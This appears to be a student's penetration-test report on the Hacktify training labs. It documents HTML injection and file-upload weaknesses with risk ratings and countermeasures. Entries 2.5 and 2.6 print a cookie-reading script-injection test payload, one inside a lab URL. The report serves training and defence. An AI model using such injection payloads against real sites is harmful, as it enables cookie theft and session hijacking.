https://cve.mitre.org/ , https://hacktify.in/courses/hacktify-certified-pentester-hcpt/	

Proof of Concept



2.2. {LET ME STORE THEM}

Reference	Risk Rating
{Let Me Store Them}	High
Tools Used	
Hacktify labs	
Vulnerability Description	
<p>The <code><form></code> element directs form data submission to <code>profile.php</code> via its action attribute. Users can input data into fields for first name, last name, email, pwd, and password. Notably, neither client-side nor server-side validation nor sanitization is in place for the <code><input></code> tags. An HTML comment <code><!--"/>

</code> immediately after the first name input implies a potential HTML injection attempt. This vulnerability could enable malicious users to inject arbitrary HTML or scripts into the first name field if left unaddressed</p>	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_2/profile.php , <code><formmethod="POST"action="profile.php" ></code>	
Consequences of not Fixing the Issue	
<p>The impact of such vulnerabilities can range from compromising user data confidentiality (e.g., stealing passwords or personal information) to impacting the integrity and availability of the web application (e.g., modifying user profiles or deleting data).</p>	
Suggested Countermeasures	
<p>Implement strict server-side input validation in <code>profile.php</code> to enforce expected formats (e.g., alphanumeric names, valid email addresses), employ effective sanitization methods to remove or encode special characters from inputs, and use output encoding functions (e.g., <code>htmlspecialchars()</code> in PHP) to prevent HTML and script injection when displaying user data in HTML responses.</p>	
References	
https://cve.mitre.org/ , https://hacktify.in/courses/hacktify-certified-pentester-hcpt/	


Proof of Concept



2.3. {FILE NAMES ARE ALSO VULNERABLE}

Reference	Risk Rating
{File Names are also Vulnerable}	Medium
Tools Used	
Hacktify labs and Burp Suite	
Vulnerability Description	
The <form> element is configured to submit data to html_injection_3.php when the form is submitted. The form uses enctype="multipart/form-data", indicating it is intended for file uploads. File uploads are sensitive because they allow users to submit files, which can potentially contain malicious content or be manipulated to exploit vulnerabilities on the server.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_3/html_injection_3.php, POST/HTML/html_lab/lab_3/html_injection_3.php<formaction="html_injection_3.php"method="POST" enctype="multipart/form-data">	
Consequences of not Fixing the Issue	
If not properly validated and sanitized, an attacker could upload files with malicious content (e.g., scripts or executable files) that could be executed on the server. This can lead to various security issues such as remote code execution (RCE), denial of service (DoS), or unauthorized access to sensitive data.	
Suggested Countermeasures	
Implement comprehensive server-side measures for file uploads: validate file types and size, store files securely outside the web root directory, employ randomized or hashed filenames, set strict file permissions, enforce CSP headers, and sanitize file metadata to mitigate security risks effectively.	
References	
https://cve.mitre.org/, https://hacktify.in/courses/hacktify-certified-pentester-hcpt/	


Proof of Concept



2.4. {FILE CONTENT AND HTML INJECTION A PERFECT PAIR}

Reference	Risk Rating
{File Content and HTML Injection a Perfect Pair}	Medium
Tools Used	
Hacktify labs	
Vulnerability Description	
<p>The <form> element is configured to submit data to html_injection_4.php when the form is submitted.</p> <p>The form uses enctype="multipart/form-data", indicating it is intended for file uploads.</p> <p>File uploads are sensitive because they allow users to submit files, which can potentially contain malicious content or be manipulated to exploit vulnerabilities on the server.</p>	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_4/html_injection_4.php ,<formaction="html_injection_4.php" method="POST" enctype="multipart/form-data">	
Consequences of not Fixing the Issue	
Insufficient validation and sanitization could allow attackers to upload files containing malicious content (such as scripts or executables) that may execute on the server, posing significant security risks such as remote code execution (RCE), potentially leading to server compromise or unauthorized access to stored data.	
Suggested Countermeasures	
Implement server-side validation for uploaded files to enforce type constraints (e.g., limited to image files) and size limits, verify file authenticity via extension checks and MIME type verification, store uploads outside the web root to prevent direct URL access, and apply strict permissions to mitigate unintended file execution or access.	
References	
https://cve.mitre.org/ , https://hacktify.in/courses/hacktify-certified-pentester-hcpt/	

Proof of Concept



2.5. {INJECTING HTML USING URL}

Reference	Risk Rating
{Injecting HTML using URL}	High
Tools Used	
Hacktify labs	
Vulnerability Description	
This URL is vulnerable to HTML injection, as it incorporates a script tag <script>alert(document.cookie)</script> appended to the end of the URL path.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
<a href="http://labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php/<script>alert(document.cookie)</script>">http://labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php/<script>alert(document.cookie)</script>	
Consequences of not Fixing the Issue	
Accessing or rendering this URL in a browser triggers the execution of the embedded script within the webpage's context, posing a security risk such as cookie theft or other malicious activities.	
Manipulating the URL path to include script tags allows an attacker to potentially execute arbitrary JavaScript code on the client-side.	
Suggested Countermeasures	
Ensure that any user input or dynamic content used to construct URLs or HTML content undergoes thorough sanitization and validation to prevent the injection and execution of malicious scripts within the application.	
References	
https://cve.mitre.org/ , https://hacktify.in/courses/hacktify-certified-pentester-hcpt/	

Proof of Concept



2.6. {ENCODE IT}

Reference	Risk Rating
{Encode IT}	High
Tools Used	
Hacktify labs and Burp Suite	
Vulnerability Description	
This indicates that the form data is being submitted to the server-side script <code>html_injection_6.php</code> located within the <code>/HTML/html_lab/lab_6/</code> directory on the <code>labs.hacktify.in</code> domain. The vulnerability lies in how the search parameter is being handled, as it includes encoded HTML and JavaScript code (<code><script>alert(document.cookie)</script></code>), which can potentially lead to HTML injection and execution of arbitrary scripts on the server or client-side.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
POST <code>/HTML/html_lab/lab_6/html_injection_6.php</code> , <code><center>
<h2>Your Searched results for <script>alert(document.cookie)</script></h2></center></code>	
Consequences of not Fixing the Issue	
Failure to patch an HTML injection vulnerability could result in Cross-Site Scripting (XSS) attacks, enabling malicious actors to execute JavaScript in users' sessions, potentially leading to session hijacking, unauthorized actions, data theft, compromised user interactions, reputational damage, legal liabilities, and operational disruptions.	
Suggested Countermeasures	
Take immediate action to patch the vulnerability by implementing robust input validation, output encoding, and additional security measures to effectively mitigate risks of HTML injection and XSS attacks.	
References	
https://cve.mitre.org/ , https://hacktify.in/courses/hacktify-certified-pentester-hcpt/	

Proof of Concept

